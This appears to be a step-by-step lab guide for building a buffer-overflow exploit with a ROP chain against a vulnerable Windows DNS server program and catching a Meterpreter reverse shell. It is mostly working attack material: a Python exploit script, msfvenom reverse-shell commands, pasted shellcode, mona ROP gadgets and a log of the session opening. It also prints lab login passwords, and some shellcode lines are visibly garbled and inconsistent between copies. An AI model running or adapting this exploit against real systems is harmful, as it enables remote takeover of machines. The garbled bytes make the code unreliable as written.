

TASK 6

CREATING AND RUNNING THE ROP EXPLOIT

STEP BY STEP

Rev C



Table of Contents

1 – CREATING THE ROP	.3
2 – RUNNING THE EXPLOIT	.7
3 – TARGET SHELL CREATED	13

1 – CREATING THE ROP

Open the nano window (nano rop8) and adjust the existing code as follows.

```
#!/usr/bin/python
import socket, struct, sys
server = '10.0.2.163'
sport = 1234

prefix = 'A' * 2006
eip = '\xaf\x11\x50\x62'
nopsled = '\x90' * 16
brk = '\xcc'
padding = 'F' * (3000 - 2006 - 4 - 16 - 1)
attack = prefix + eip + nopsled + brk + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send('GETD .' + attack + '\r\n')
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Save and exit

Use

```
msfvenom -pwindows/meterpreter/reverse_tcp LHOST=10.0.99.30 EXITFUNC=thread R -f python -a x86 -b "\x00"
```

to create a shell.


```
phantom3472@ip-10-0-99-30:~$ nano rop8
phantom3472@ip-10-0-99-30:~$ msfvenom -p windows/shell_reverse_tcp LHOST="10.0.2
.163" LPORT=1234 EXITFUNC=thread R -f python -a x86 -b '\x00'
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1684 bytes
buf = ""
buf += "\xd9\xc6\xbf\xdd\xc4\xea\x9a\xd9\x74\x24\xf4\x5a\x2b"
buf += "\xc9\xb1\x52\x31\x7a\x17\x03\x7a\x17\x83\x37\x38\x08"
buf += "\x6f\x3b\x29\x4f\x90\xc3\xaa\x30\x18\x26\x9b\x70\x7e"
buf += "\x23\x8c\x40\xf4\x61\x21\x2a\x58\x91\xb2\x5e\x75\x96"
buf += "\x73\xd4\x43\x99\x84\x45\x97\xb8\x06\x94\xc4\x1a\x36"
buf += "\x57\x19\x5b\x7f\x8a\x0d\x09\x28\x0c\x47\xbd\x5d\x9c"
buf += "\x5b\x36\x2d\x30\xdc\xab\xee\x33\xcd\x7a\x7c\x6a\xcd"
buf += "\x7d\x51\x06\x44\x65\xb6\x23\x1e\x1e\x0c\xdf\x41\xf6"
buf += "\x5c\x20\x0d\x37\x51\xd3\x4f\x70\x56\x0c\x3a\x88\x4"
buf += "\xb1\x3d\x4f\xd6\xed\xcb\x4b\x70\xe5\x6b\xb7\x80\x2a"
buf += "\xed\x3c\x8e\x87\x79\x1a\x93\x16\xad\x11\xaf\x93\x50"
buf += "\xf5\x39\xe7\x76\xd1\x62\xb3\x17\x40\xcf\x12\x27\x92"
buf += "\xb0\xcb\x8d\x9\x5d\x1f\xbc\x80\x09\xec\x8d\x3a\xca"
buf += "\x7a\x85\x49\xf8\x25\x3d\xc5\xb0\xae\x9b\x12\xb6\x84"
buf += "\x5c\x8c\x49\x27\xd9\x85\x8d\x73\xcd\xbd\x24\xfc\x86"
buf += "\x3d\xc8\x29\x08\x6d\x66\x82\xe9\xdd\xc6\x72\x82\x37"
buf += "\xc9\xad\xb2\x38\x03\xc6\x59\xc3\xc4\xe3\x9d\xc9\xb7"
buf += "\x9c\x9f\xcd\xb3\x8e\x9\x2b\xd1\x3e\x7c\xe4\x4e\x46"
buf += "\x25\x7e\xee\x27\xf0\xfb\x30\x43\xf7\xfc\xff\x44\x7d"
buf += "\xeel\x68\x45\xc8\x4c\x3e\xba\xe6\xf8\xdc\x29\x6d\xf8"
buf += "\xab\x51\x3a\xaf\xfc\x4\x33\x25\x11\x9e\xed\x5b\x8"
buf += "\x46\xd5\xdf\x37\xbb\xd8\xde\xba\x87\xfe\xf0\x02\x07"
buf += "\xbb\x4a\xda\x5\x12\x9d\x08\xd7\xcc\x77\xe6\xb1"
buf += "\x98\x0e\xc4\x01\xde\x0e\x01\xf4\x3e\xbe\xfc\x41\x41"
buf += "\x0f\x69\x46\x3a\x6d\x09\x9a\x91\x35\x29\x48\x33\x40"
buf += "\xc2\xd5\xd6\xe9\x8f\xe5\x0d\x2d\xb6\x65\x47\xce\x4d"
buf += "\x75\xc2\xcb\x0a\x31\x3f\x6a\x03\xd4\x3f\x15\x23\xfd"
```

Copy the shell code and open the nano window (nano rop8) and insert into the existing code as follows.

Use the down arrow to scroll below:

```
sport = 1234
```

Use the return to enter a couple of rows the paste the shell code into the window



```
GNU nano 2.5.3          File: rop8

#!/usr/bin/python
import socket, struct, sys
server = '10.0.2.163'
sport = 1234
shellcode = (
"\xd9\xc6\xbf\xd4\xea\xba\xd9\x74\x24\xf4\x5a\x2b" +
"\xc9\xb1\x52\x31\x7a\x17\x03\x7a\x17\x83\x37\x38\x08" +
"\x6f\x3b\x29\x4f\x90\xc3\xaa\x30\x18\x26\x9b\x70\x7e" +
"\x23\x8c\x40\xf4\x61\x21\x2a\x58\x91\xb2\x5e\x75\x96" +
"\x73\xd4\xaa\x99\x84\x45\x97\xb8\x06\x94\xc4\x1a\x36" +
"\x57\x19\x5b\x7f\x8a\xd0\x09\x28\xc0\x47\xbd\x5d\x9c" +
"\x5b\x36\x2d\x30\xdc\xab\xe6\x33\xcd\x7c\x6a\xcd" +
"\x7d\x51\x06\x44\x65\xb6\x23\x1e\x1e\x0c\xdf\x41\xf6" +
"\x5c\x20\x0d\x37\x51\xd3\x4f\x70\x56\x0c\x3a\x88\x44" +
"\xb1\x3d\x4f\xd6\x6d\xcb\x4b\x70\xe5\x6b\xb7\x80\x2a" +
"\xed\x3c\x8e\x77\x79\x1a\x93\x16\xad\x11\xaf\x93\x50" +
"\xf5\x39\xe7\x76\xd1\x62\xb3\x17\x40\xcf\x12\x27\x92" +
"\xb0\xcb\x8d\xd9\x5d\x1f\xbc\x80\x09\xec\x8d\x3a\xca" +
"\x7a\x85\x49\xf8\x25\x3d\x5\xb0\xae\x9b\x12\xb6\x84" +
"\x5c\x8c\x49\x27\x9d\x85\x8d\x73\xcd\xbd\x24\xfc\x86" +
"\x3d\xc8\x29\x08\x6d\x66\x02\xe9\xdd\xc6\x72\x82\x37" +
"\xc9\xad\xb2\x38\x03\xc6\x59\xc3\xc4\xe3\x9d\xc9\xb7" +
"\x9c\x9f\xcd\xb3\x8e\x29\x2b\xd1\x3e\x7c\xe4\x4\x6" +
"\x25\x7e\xee\x27\xf0\xfb\x30\x9a\x3\xf7\xfc\xff\x44\x7d" +
"\xeel\x69\x9a\x8\x4c\x3e\xba\xe6\xf8\xcd\x29\x6d\xf8" +
"\xab\x51\x3a\xaf\xfc\x4\x33\x25\x11\x9e\xed\x5b\xe8" +
"\x46\xd5\xdf\x37\xbb\xd8\xde\xba\x87\xfe\xf0\x02\x07" +
"\xbb\x4\xda\x5e\x15\x12\xd\x08\xd7\xcc\x77\xe6\xb1" +
"\x98\x0e\xc4\x01\xde\x0e\x01\xf4\x3\xbe\xfc\x4\x41" +
"\x0f\x69\x46\x3a\x6d\x09\x91\x35\x29\x48\x33\x40" +
"\xc2\xd5\xd6\xe9\x8\xe5\xd\x2d\xb6\x65\x9a\xce\x4d" +
"\x75\xc2\xcb\x0a\x31\x3f\xba\x03\xd4\x3f\x15\x23\xfd")
```

Save and exit the nano window

Go back into Immunity Debugger and on the bottom row enter:

```
!mona rop -m *.dll -cp nonull
```

This will generate the ROP Chain (this will take a few minutes, be patient).

Once created, you must copy the whole log and paste elsewhere.
In this exploit scroll down in the log to:

1. ROP Chain for VirtualProtect() [(XP/2003 Server and up)]
2. Scroll down to find [Python]
3. Copy the Python chain

```
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        #[--INFO:gadgets_to_set_esi:--]
        0x75590b99, # POP EAX # RETN [WS2_32.dll] ** REBASED ** ASLR
        0x625070c0, # ptr to &VirtualProtect() [IAT warrlot.dll]
        0x757ea44a, # MOV EAX,DWORD PTR DS:[EAX] # RETN [KERNELBASE.dll] ** REBASED ** ASLR
        0x751fdcf6, # XCHG EAX,ESI # RETN [bcryptPrimitives.dll] ** REBASED ** ASLR
        #[--INFO:gadgets_to_set_ebp:--]
        0x75f21c45, # POP EBP # RETN [msvcrt.dll] ** REBASED ** ASLR
        0x757ac84d, # & call esp [KERNELBASE.dll] ** REBASED ** ASLR
        #[--INFO:gadgets_to_set_ebx:--]
        0x7513269d, # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0xfffffdff, # Value to negate, will become 0x00000201
        0x769dd831, # NEG EAX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
        0x75ea7886, # XCHG EAX,EBX # RETN [msvcrt.dll] ** REBASED ** ASLR
        #[--INFO:gadgets_to_set_edx:--]
        0x75856762, # POP EAX # RETN [KERNELBASE.dll] ** REBASED ** ASLR
        0xfffffc0, # Value to negate, will become 0x00000040
        0x769dd831, # NEG EAX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
        0x76f751fa, # XCHG EAX,EDX # RETN [ntdll.dll] ** REBASED ** ASLR
        #[--INFO:gadgets_to_set_ecx:--]
        0x739f5244, # POP ECX # RETN [SspiCli.dll] ** REBASED ** ASLR
        0x758777ef, # & Writable location [KERNELBASE.dll] ** REBASED ** ASLR
        #[--INFO:gadgets_to_set_edi:--]
        0x75fc81fb, # POP EDI # RETN [sechost.dll] ** REBASED ** ASLR
        0x7514c9c3, # RETN (ROP NOP) [RPCRT4.dll] ** REBASED ** ASLR
        #[--INFO:gadgets_to_set_eax:--]
        0x755a5d1d, # POP EAX # RETN [WS2_32.dll] ** REBASED ** ASLR
        0x90909090, # nop
        #[--INFO:pushad:--]
        0x7571b5d0, # PUSHAD # RETN [KERNELBASE.dll] ** REBASED ** ASLR
    ]
    return ".join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
```

Open the nano window

Using the down arrow scroll down to just below the shell the was just added and with the enter key add a couple of lines then paste the ROP chain into the window.

Adjust an indents as needed...

```
"\x0f\x69\x46\x3a\x6d\x09\x91\x35\x29\x48\x33\x40" +
"\xc2\xd5\xd6\xe9\x8f\xe5\x0d\x2d\xb6\x65\x7\xe0\x4d" +
"\x75\xc2\xcb\x0a\x31\x3f\x6\x03\xd4\x3f\x15\x23\xfd"

def create_rop_chain():


    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        #[--INFO:gadgets_to_set_esi:--]
        0x77050a5a, # POP ECX # RETN [ntdll.dll] ** REBASED ** ASLR
        0x625070c0, # ptr to &VirtualProtect() [IAT warrlot.dll]
        0x767a1ad2, # MOV EAX,DWORD PTR DS:[ECX] # RETN [USER32.dll] ** REBASED ** ASLR
        0x751fdcf6, # XCHG EAX,ESI # RETN [bcryptPrimitives.dll] ** REBASED ** ASLR
        #[--INFO:gadgets_to_set_ebp:--]
        0x76fc056c, # POP EBP # RETN [ntdll.dll] ** REBASED ** ASLR
        0x757b2069, # & call esp [KERNELBASE.dll] ** REBASED ** ASLR
        #[--INFO:gadgets_to_set_ebx:--]
        0x76128878, # POP EAX # RETN [gdi32full.dll] ** REBASED ** ASLR
        0xffffffffdf, # Value to negate, will become 0x00000201
        0x7585c02a, # NEG EAX # RETN [KERNELBASE.dll] ** REBASED ** ASLR
        0x75ea7886, # XCHG EAX,EBX # RETN [msvcrt.dll] ** REBASED ** ASLR
        #[--INFO:gadgets_to_set_edx:--]
        0x7611c6c5, # POP EAX # RETN [gdi32full.dll] ** REBASED ** ASLR
        0xfffffff0, # Value to negate, will become 0x00000040
        0x7514c9c1, # NEG EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x76d08234, # XCHG EAX,EDX # RETN [GDI32.dll] ** REBASED ** ASLR
        #[--INFO:gadgets_to_set_ecx:--]
        0x767eafbd, # POP ECX # RETN [USER32.dll] ** REBASED ** ASLR
        0x62505d8d, # &Writable location [warrlot.dll]
        #[--INFO:gadgets_to_set_edi:--]
        0x76fd59ee, # POP EDI # RETN [ntdll.dll] ** REBASED ** ASLR
        0x7514c9c3, # RETN (ROP NOP) [RPCRT4.dll] ** REBASED ** ASLR
        #[--INFO:gadgets_to_set_eax:--]
        0x75860a1a, # POP EAX # RETN [KERNELBASE.dll] ** REBASED ** ASLR
        0x90909090, # nop
        #[--INFO:pushad:--]
        0x7571b5d0, # PUSHAD # RETN [KERNELBASE.dll] ** REBASED ** ASLR
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
```

2 – RUNNING THE EXPLOIT

Open a cmd prompt window and enter:

```
cd D:/dns  
start dnsserver 1234
```



The screenshot shows a Windows Command Prompt window with the title "Select Command Prompt". The window displays the following text:

```
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
D:\Users\ut.rob.voss>cd D:/dns  
  
D:\dns>start dnsserver 1234  
  
D:\dns>start dnsserver 1234  
  
D:\dns>start dnsserver 1234  
  
D:\dns>
```

Open PuTTY

IP: 10.0.99.30

Username: phantom3472

Password: wgSOx9Od3s7q166vXoXu

Test connection with PuTTY:

nc 10.0.2.163 1234

```
D:\dns\dnsserver.exe
Starting DNS server version 1.00
Called essential function dll version 1.00
Waiting for client connections...

phantom3472@ip-10-0-99-30: ~
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Fri Dec 29 16:46:31 2023 from 10.0.2.163
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
Welcome to the Aerospatale-Trombert-USA DNS server
All queries are restricted to the intranet doman at-usa.co

^C
phantom3472@ip-10-0-99-30:~$ nano seh20
phantom3472@ip-10-0-99-30:~$ ./seh20
^CFuzzing crashed at 12800 bytes
phantom3472@ip-10-0-99-30:~$ nano seh21
phantom3472@ip-10-0-99-30:~$ ./seh21
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
```

Connection confirmed


```
D:\dns\dnsserver.exe
Starting DNS server version 1.00
Called essential function dll version 1.00
Waiting for client connections...
Received a client connection from 10.0.99.30:46626
Waiting for client connections...

phantom3472@ip-10-0-99-30: ~
*** System restart required ***
Last login: Fri Dec 29 16:46:31 2023 from 10.0.2.163
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
Welcome to the Aerospatale-Trombert-USA DNS server
All queries are restricted to the intranet doman at-usa.co

^C
phantom3472@ip-10-0-99-30:~$ nano seh20
phantom3472@ip-10-0-99-30:~$ ./seh20
^CFuzzing crashed at 12800 bytes
phantom3472@ip-10-0-99-30:~$ nano seh21
phantom3472@ip-10-0-99-30:~$ ./seh21
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
Welcome to the Aerospatale-Trombert-USA DNS server
All queries are restricted to the intranet doman at-usa.co
```

Open second PuTTY window and
IP: 10.0.99.30
Username: phantom3472
Password: wgSOx9Od3s7q166vXoXu

enter: msfconsole



phantom3472@ip-10-0-99-30: ~

login as: phantom3472

phantom3472@10.0.99.30's password:

Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)


* Documentation: <https://help.ubuntu.com>
* Management: <https://landscape.canonical.com>
* Support: <https://ubuntu.com/advantage>

Get cloud support with Ubuntu Advantage Cloud Guest:
<http://www.ubuntu.com/business/services/cloud>

30 packages can be updated.
3 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Fri Dec 29 17:22:57 2023 from 10.0.2.163
phantom3472@ip-10-0-99-30:~\$ msfconsole



*** System restart required ***
Last login: Fri Dec 29 00:40:31 2023 from 10.0.2.163
phantom3472@ip-10-0-99-30:~\$ msfconsole

```
phantom3472@ip-10-0-99-30: ~
phantom3472@ip-10-0-99-30:~$ msfconsole

[metasploit v4.14.22-dev-e4ea618]
+ ---=[ 1657 exploits - 947 auxiliary - 293 post ]
+ ---=[ 486 payloads - 40 encoders - 9 nops ]
+ ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /opt/metasploit-framework/documentation/beef.rc for ERB directive s.
resource (/opt/metasploit-framework/documentation/beef.rc)> load msgrpc ServerHost=127.0.0.1 User=msf Pass=F!$h$t!ck$ SSL=y
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)
[*] MSGRPC Username: msf
[*] MSGRPC Password: F!$h$t!ck$
[*] Successfully loaded plugin: msgrpc
msf > 
```

Enter:

```
use exploit/multi/handler
```

then enter:

```
exploit
```

```
[*] MSGRPC Password: F!$h$t!ck$
[*] Successfully loaded plugin: msgrpc
msf > use exploit/multi/handler
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.99.30:4444
```

In the first PuTTY window run exploit code (in this instance ./rop8).

```
phantom3472@ip-10-0-99-30: ~
login as: phantom3472
phantom3472@10.0.99.30's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud

32 packages can be updated.
3 updates are security updates.


New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Mon Jan 15 18:44:52 2024 from 10.0.1.190
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
Welcome to the Aerospatiale-Trombert-USA DNS server
All queries are restricted to the intranet domain at-usa.co

^C
phantom3472@ip-10-0-99-30:~$ nano rop7
phantom3472@ip-10-0-99-30:~$ nano rop8
phantom3472@ip-10-0-99-30:~$ ./rop8
  File "./rop8", line 70
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
SyntaxError: 'return' outside function
phantom3472@ip-10-0-99-30:~$ nano rop8
phantom3472@ip-10-0-99-30:~$ ./rop8
  File "./rop8", line 70
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
                                              ^
IndentationError: unindent does not match any outer indentation level
phantom3472@ip-10-0-99-30:~$ nano rop7
phantom3472@ip-10-0-99-30:~$ cp rop7 rop8
phantom3472@ip-10-0-99-30:~$ nano rop8
phantom3472@ip-10-0-99-30:~$ ./rop8
Traceback (most recent call last):
  File "./rop8", line 83, in <module>
    print s.recv(1024)
socket.error: [Errno 107] Transport endpoint is not connected
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
Welcome to the Aerospatiale-Trombert-USA DNS server
All queries are restricted to the intranet domain at-usa.co

^C
phantom3472@ip-10-0-99-30:~$ ./rop8
```

This will result in second PuTTY window opening meterpreter>




```
phantom3472@ip-10-0-99-30: ~
[*] Processing /opt/metasploit-framework/documentation/beef.rc for ERB directive
s.
resource (/opt/metasploit-framework/documentation/beef.rc) > load msgrpc ServerHo
st=127.0.0.1 User=msf Pass=F!$h$t!ck$ SSL=y
[*] MSGRPC Service: 127.0.0.1:55552 (SSL)
[*] MSGRPC Username: msf
[*] MSGRPC Password: F!$h$t!ck$
[*] Successfully loaded plugin: msgrpc
msf > use exploit/multi/handler
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.2.163
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.2.163:23908) at 2024-0
1-04 19:07:10 +0000

